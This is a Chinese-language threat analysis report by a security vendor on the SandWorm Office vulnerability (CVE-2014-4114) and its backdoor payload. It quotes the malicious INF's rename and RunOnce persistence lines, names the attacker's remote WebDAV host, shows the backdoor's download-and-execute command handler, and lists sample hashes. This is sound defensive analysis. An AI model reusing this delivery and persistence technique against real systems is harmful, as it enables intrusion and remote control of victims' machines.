




# 沙虫(CVE-2014-4114)相关威胁综合分析报告\_V0.66

——及对追影安全平台检测问题的复盘

安天实验室



首次发布时间：2014年10月15日21时40分

本版本更新时间：2014年10月17日17时50分

# 目录

---

1	威胁卡片与简介.....	2
2	漏洞原理.....	2
3	漏洞的场景有效性验证.....	6
3.1	“操作系统+软件环境”与内存保护相关场景验证.....	6
3.2	UAC 验证.....	7
4	相关样本分析.....	9
4.1	相关样本集信息.....	9
4.2	关键载荷文件 slide1.gif 分析.....	11
4.3	其它相关文件样本分析.....	15
4.4	历史关联样本.....	18
5	对追影安全平台检测问题的复盘分析.....	19
6	总结.....	24
	附录一：鸣谢.....	26
	附录二：参考资料.....	26
	附录三：事件日志.....	27
	附录四：关于安天.....	27

## 1 威胁卡片与简介

漏洞英文名称	SandWorm
中文命名	沙虫
技术命名	OLE 包管理 INF 任意代码执行漏洞
威胁等级	B (APT)
漏洞相关 CVE 编号	CVE-2014-4114
漏洞发现者	iSIGHT
漏洞发现时间	不详
漏洞公布时间	2014 年 10 月 14 日
漏洞影响对象	MS Office

CVE-2014-4114 是 OLE 包管理 INF 任意代码执行漏洞，该漏洞影响 Win Vista，Win7 等以上操作系统，攻击者使用 PowerPoint 作为攻击载体，该漏洞是在 Microsoft Windows 和服务器的 OLE 包管理器。在 OLE 打包文件（packer.dll）中能够下载并执行类似的 INF 外部文件，允许攻击者执行命令。

## 2 漏洞原理

我们对首先获取的 MD5 HASH 为 330e8d23ab82e8a0ca6d166755408eb1 的样本进行了分析，通过分析工具我们可以看到这个文件嵌入了两个 OLE 对象图 2-1 所示。

Name	Risk	Group	Format	Relation
Exploit.CVE-2014-4114.pptx\$	0%	Archive	ZIP	Root
Documents				
ppt/embeddings/oleObject1.bin	40%	Document	CFBF	Embedded
ppt/embeddings/oleObject2.bin	40%	Document	CFBF	Embedded
Images				
docProps/thumbnail.jpeg	0%	Image	JPEG	Embedded
ppt/media/image3.gif	0%	Image	GIF	Embedded
Other				
_rels/.rels	?	Other	Unknown	Embedded
docProps/app.xml	?	Other	Unknown	Embedded
docProps/core.xml	?	Other	Unknown	Embedded

图 2-1 嵌入 OLE 对象

其中 OleObject1.bin 包含一个“\\94.185.85.122\public\slide1.gif”的字符串，它是一个 webdav 的路径，下载后发现其实它是一个 PE 文件。



然后在函数 CPackage::DoVerb 中调用 SHELL32!CDefFolderMenu::InvokeCommand 函数会使用 popup 菜单命令安装 slides.inf 文件。CPackage::DoVerb 的关键代码如图 2-6 所示。

```

if ( !(_DWORD) (v15 > 0) )
    v13 = CPackage__CreateTempFile(v15);
v16 = v18;
if ( v13 >= 0 )
{
    v22 = 0;
    v23 = 0;
    v25 = 0;
    v26 = 0;
    v21 = 36;
    v24 = mii.wID - 2;
    v27 = 1;
    v13 = (*(int (__stdcall **)(int, int *))(*(DWORD *)v18 + 16))(v18, &v21);
}
goto LABEL_28;
}
v13 = 262529;
    
```

图 2-6 CPackage::DoVerb 的关键代码

启动 popup 菜单代码如图 2-7 所示：

```

js     loc_71304EDE
call  ds:__imp__CreatePopupMenu@0 ; CreatePopupMenu()
mov   edx, eax
mov   [esp+698h+hMenu], edx
test  edx, edx
jz    loc_71304ECF
mov   eax, [esp+698h+var_688]
push  0
push  0FFFFh
push  2
mov   ecx, [eax]
push  0
push  edx
push  eax
call  dword ptr [ecx+0Ch]
mov   esi, eax
test  esi, esi
js    loc_71304EBF
lea   eax, [esp+698h+mii]
mov   [esp+698h+mii.cbSize], 30h
push  eax ; lpMii
push  1 ; fByPosition
lea   eax, [edi-2]
mov   [esp+6A0h+mii.fMask], 2
push  eax ; item
push  [esp+6A4h+hMenu] ; hMenu
call  ds:__imp__GetMenuItemInfo@16 ; GetMenuItemInfo(x,x,x,x)
test  eax, eax
jz    short loc_71304EBA
cmp   dword ptr [ebx+30h], 3
    
```

图 2-7 启动 popup 菜单代码

最后通过调用 C:\Windows\System32\InfDefaultInstall.exe 程序进行 INF 的安装，如图 2-8 所示。

```

CALL 到 CreateProcessW 来自 SHELL32.761AC787
ModuleFileName = "C:\Windows\System32\InfDefaultInstall.exe"
CommandLine = ""C:\Windows\System32\InfDefaultInstall.exe" "C:\Users\john\AppData\Local\Temp\slides.inf
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_SUSPENDED|CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MOD
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = 06AC029C
-pProcessInfo = 06AC02EC
    
```

图 2-8 INF 安装图

Slide.inf 的关键内容如下，所有代码请见第 3 节 slides.inf 标签：

```

...
DefaultDestDir = 1
...
[RxRename]
slide1.gif.exe, slide1.gif
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\slide1.gif.exe
    
```

整个 INF 的主要功能是将 slide1.gif 重命名为 slide1.gif.exe，然后添加注册表启动项。

因为 DefaultDestDir 的值为 1，代表的是 INF 文件当前所在的路径，即临时目录。这就说明%1%\slide1.gif.exe 就是%USERPROFILE%\AppData\Local\Temp\slide1.gif.exe，因此就是在注册表路径 HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce 下添加一个新项，该项的值为%USERPROFILE%\AppData\Local\Temp\slide1.gif.exe，其中%USERPROFILE%根据不同的机器而变化。

漏洞产生的主要原因是 OLE PACKAGER 允许远程下载文件,并执行弹出菜单命令，而 INF 文件的下载和弹出菜单安装命令可以对系统的资源如注册表等进行修改，运行可执行恶意代码。相关场景验证截图如图 2-9 所示。




图 2-9 相关场景截图

### 3 漏洞的场景有效性验证

#### 3.1 “操作系统+软件环境”与内存保护相关场景验证

多数的格式文档漏洞是否能有效触发，与操作系统版本、补丁情况、字符集、以及对格式文件读取和解析的软件版本、字符集等有一定关系，同时也可能受到类似 DEP（数据执行保护）、ASLR（地址随机化），包括是否安装有 EMET 等增强工具的影响。

我们启动了常规流程的验证，其结果如表 3-1 所示。

表 3-1 漏洞在不同场景下的触发情况

分类	Office Professional Plus 2007			Office Professional Plus 2010			Office Professional Plus 2013		
	DEP 默认	DEP 全开	EMET	DEP 默认	DEP 全开	EMET	DEP 默认	DEP 全开	EMET
XP SP3 x86 中文	*	*	*	**	**	**	当前系统不支持此版本 office		
XP SP3 x86 English	*	*	*	**	**	**			
XP x64 English	*	*	*	当前系统不支持此版本 office					
Win7 SP1 x86 中文	√	√	√	**	**	**	√	√	√
Win7 SP1 x64 中文	√	√	√	**	**	**	√	√	√
Win7 SP1 x86 English	√	√	√	**	**	**	√	√	√
Win7 SP1 x64 English	√	√	√	**	**	**	√	√	√

注：√：能够正常触发

\*：只存在访问共享，不能够正常触发

\*\*：运行时存在崩溃，不能够正常触发

Win7 版本类别为：Professional

XP 版本类别为：Professional

在运行时存在崩溃的情况，在 Win7 Professional SP1 x64 English 平台的 Office Professional Plus 2010 截图如图 3-1 所示。




图 3-1 Win7 环境下 Office 崩溃截图

从上述结果可以看到，相关内存防护机制对本漏洞并无效果，由于漏洞并非是利用文档格式的溢出型漏洞，而是基于函数调用和代码执行的漏洞，因此这些内存防护机制对此无效并不意外。

## 3.2 UAC 验证

UAC (User Account Control, 用户帐户控制) 是 Windows 基于可执行对象的一套安全防护机制，其在涉及到可能会影响计算机运行的操作或执行改变或影响其他用户设置的操作时，会需要交互确认。具体表现为，在当前账户为管理员账户的情况下，灰屏进入一次交互确认，而在非管理员账户下会要求输入管理员密码。

从验证情况看，当 UAC 安全性设置为 UAC 默认设置时，样本运行之后不会弹出提示，会正常触发；当把 UAC 设置为最高级别时，样本运行会触发 UAC。

1. 在 Win7 Professional SP1 x64 English 平台的 Office Professional Plus 2013 上进行测试，UAC 设置为最高提示如图 3-2 所示。




图 3-2 英文环境-UAC 提示

当双击“**Yes**”后，执行成功，创建 Link 文件如下图。当双击“**no**”后，INF 不会被安装。




图 3-3 英文环境-创建 Link 文件

- 在 Win7 Professional SP1 x64 中文平台的 Office Professional Plus 2013 上进行测试，UAC 设置为最高提示如图 3-4 所示。



图 3-4 中文环境-UAC 提示

当双击“是”后，执行成功，创建 Link 文件如图 3-5 所示。当双击“否”后，INF 不会被安装。




图 3-5 中文环境-创建 Link 文件

## 4 相关样本分析

### 4.1 相关样本集信息

我们对 CVE-2014-4114 目前的相关样本进行了整理，详见表 4-1。

表 4-1 CVE-2014-4114 相关样本梳理

样本命名	原始文件名	MD5 HASH	大小(b)	格式
Trojan/Win32.BTSGeneric	view.ph	48937e732d0d11e99c68895ac8578374	173,568	BinExecute/Microsoft.EXE[:X86]
Trojan/Win32.Agent	slides.inf	8313034e9ab391df83f6a4f242ec5f8d	446	Text/Windows.INF
Trojan/MSWord.CVE-2014-4114	devlist.cim	59e41a4cdf2a7d37ac343d0293c616b7	20,992	Document/Microsoft.DOCX[:Word 2007-2013]
Trojan/MSWord.CVE-2014-4114	config.bak	c931be9cd2c0bd896ebe98c9304fea9e	21,504	Document/Microsoft.DOCX[:Word 2007-2013]
Trojan/Win32.Agent	CCProjectMgrStubEx.dll	de6c083b7f6bcd404375285eb7ce98ba	115,712	BinExecute/Microsoft.EXE[:X86]
Trojan[Backdoor]/Win32.Fonten	slide1.gif	8a7c30a7a105bd62ee71214d268865e3	108,544	BinExecute/Microsoft.EXE[:X86]
Trojan[Downloader]/VBS.Starter	shell.bcl	bdc7fafc26bee0e5e75b521a89b2746d	639	Text/Windows.VBS
Trojan/MSPPPoint.CVE-2014-4114	zip.pps	F4B9F0E28366F8CF57A50B5B51E96883	110,204	Archive/Phil_Katz.ZIP
Trojan/MSPPPoint.CVE-2014-4114	spiski_deputatov_done.ppsx	330e8d23ab82e8a0ca6d166755408eb1	108,917	Document/Microsoft.PPTX[:PowerPoint 2007-2013]
Trojan/Win32.BTSGeneric	default.txt	ef618bd99411f11d0aa5b67d1173ccdf	115,200	BinExecute/Microsoft.EXE[:X86]
Trojan/MSWord.CVE-2014-4114	oleObject1.bin	AC3C8DD93C6D2234D6341ACBE987D DD5	2,560	Document/Microsoft.DOCX[:Word 2007-2013]
Trojan/MSPPPoint.CVE-2014-4114	a.zip	60095D88EE644B99928E67325D638F76	109,402	Document/Microsoft.PPTX[:PowerPoint 2007-2013]
Trojan/MSPPPoint.CVE-2014-4114	Генпрокуратура встановила зв'язку народних депутатів України з ополченцями.mbox	9DE30FC2533ECFC8E4825D348F861B76	153,342	Other/KMail.EML
Trojan/MSWord.CVE-2014-4114	oleObject2.bin	3A9805E76B8123018EC5AC8A56D3C43 8	2,560	Document/Microsoft.DOCX[:Word 2007-2013]
Trojan/MSPPPoint.CVE-2014-4114	U__SchodoRobotiVeb-portaluZ20072014.ppsx	4F7E02049372C4F2FF46F68786153477	54,688	Document/Microsoft.PPTX[:PowerPoint 2007-2013]

## 4.2 关键载荷文件 slide1.gif 分析

下面我们对关键载荷文件 slide1.gif 进行详细分析：

原始文件名	slide1.gif
样本 MD5	8a7c30a7a105bd62ee71214d268865e3
样本大小(b)	108,544
样本格式	BinExecute/Microsoft.EXE[:X86]
样本命名	Trojan[Backdoor]/Win32.Fonten


1. 样本集中 slide1.gif 实际为 PE 格式，为关键载荷文件，其被 slides.inf 脚本更名为 slide1.gif.exe 后，将其添加到注册表开机自动执行的相关键值中，slides.inf 代码与请见 slides.inf 标签；
2. slide1.gif 运行后创建 DLL 文件与快捷方式文件，该快捷方式文件被加入启动项，以启动 DLL 文件：
  - c:\Documents and Settings\Administrator\Local Settings\Application Data\FONTCACHE.DAT
  - c:\Documents and Settings\Administrator\「开始」菜单\程序\启动\{EC7E18E7-18E7-8639-E718-7EECE7187EEC}.lnk

```


0012F8A8 009338B2 CALL 到 CreateFile 来自 009338B8
0012F8AC 0012FCEC FileName = "C:\Documents and Settings\Administrator\Local Settings\Application Data\FONTCACHE.DAT"
0012F8B0 00000000 Access = GENERIC_READ
0012F8B4 00000001 ShareMode = FILE_SHARE_READ
0012F8B8 00000000 pSecurity = NULL
0012F8BC 00000003 Mode = OPEN_EXISTING
0012F8C0 00000000 Attributes = NORMAL
0012F8C4 00000000 hTemplateFile = NULL
0012F8C8 00153AB8
    
```




3. 创建互斥体{CD56173D-1A7D-4E99-8109-A71BB04263DF}：



4. 调用 cmd.exe 删除自身，运用 ping localhost 做延时操作：



5. 删除自身后，通过 rundll32.exe 调用 FONTCACHE.dat，FONTCACHE.dat 首先申请一块内存，开始地址为 0x7000000h，大小为 122880：






```

if ( !v7 )
  v2 = (int)&a1[v4 + 1];
v8 = sub_100045C3(v11, "delete"); // 卸载
if ( v8 )
{
  sub_100048F0();
}
else
{
  v8 = sub_100045C3(v11, "ldplg"); // 加载插件
  if ( v8 )
  {
    sub_100048F1(v2, *(DWORD *)v5);
  }
  else
  {
    v8 = sub_100045C3(v11, "unlplg"); // 卸载插件
    if ( v8 )
    {
      v10 = (char *)sub_100088A2(v1000C054, v2);
      if ( v10 )
        sub_10004FB6(&v10);
    }
    else
    {
      v8 = sub_100045C3(v11, "update"); // 更新程序
      if ( v8 )
      {
        sub_1000502C(v2);
      }
      else
      {
        v8 = sub_100045C3(v11, "dexec"); // 下载并运行
        if ( v8 )
        {
          sub_10004A2E(v2);
        }
        else
        {
          v8 = sub_100045C3(v11, "exec"); // 运行
          if ( v8 )
          {
            sub_100049E2(v2);
          }
          else
          {
            v8 = sub_100045C3(v11, "updcfg"); // 更新插件
            if ( v8 )
            {
              sub_10005192(v2, v5);
            }
          }
        }
      }
    }
  }
}

```



10. 内存中解密后的 C&C 如下:



11. C&C 网络行为抓图如下, 但链接目前已经失效:


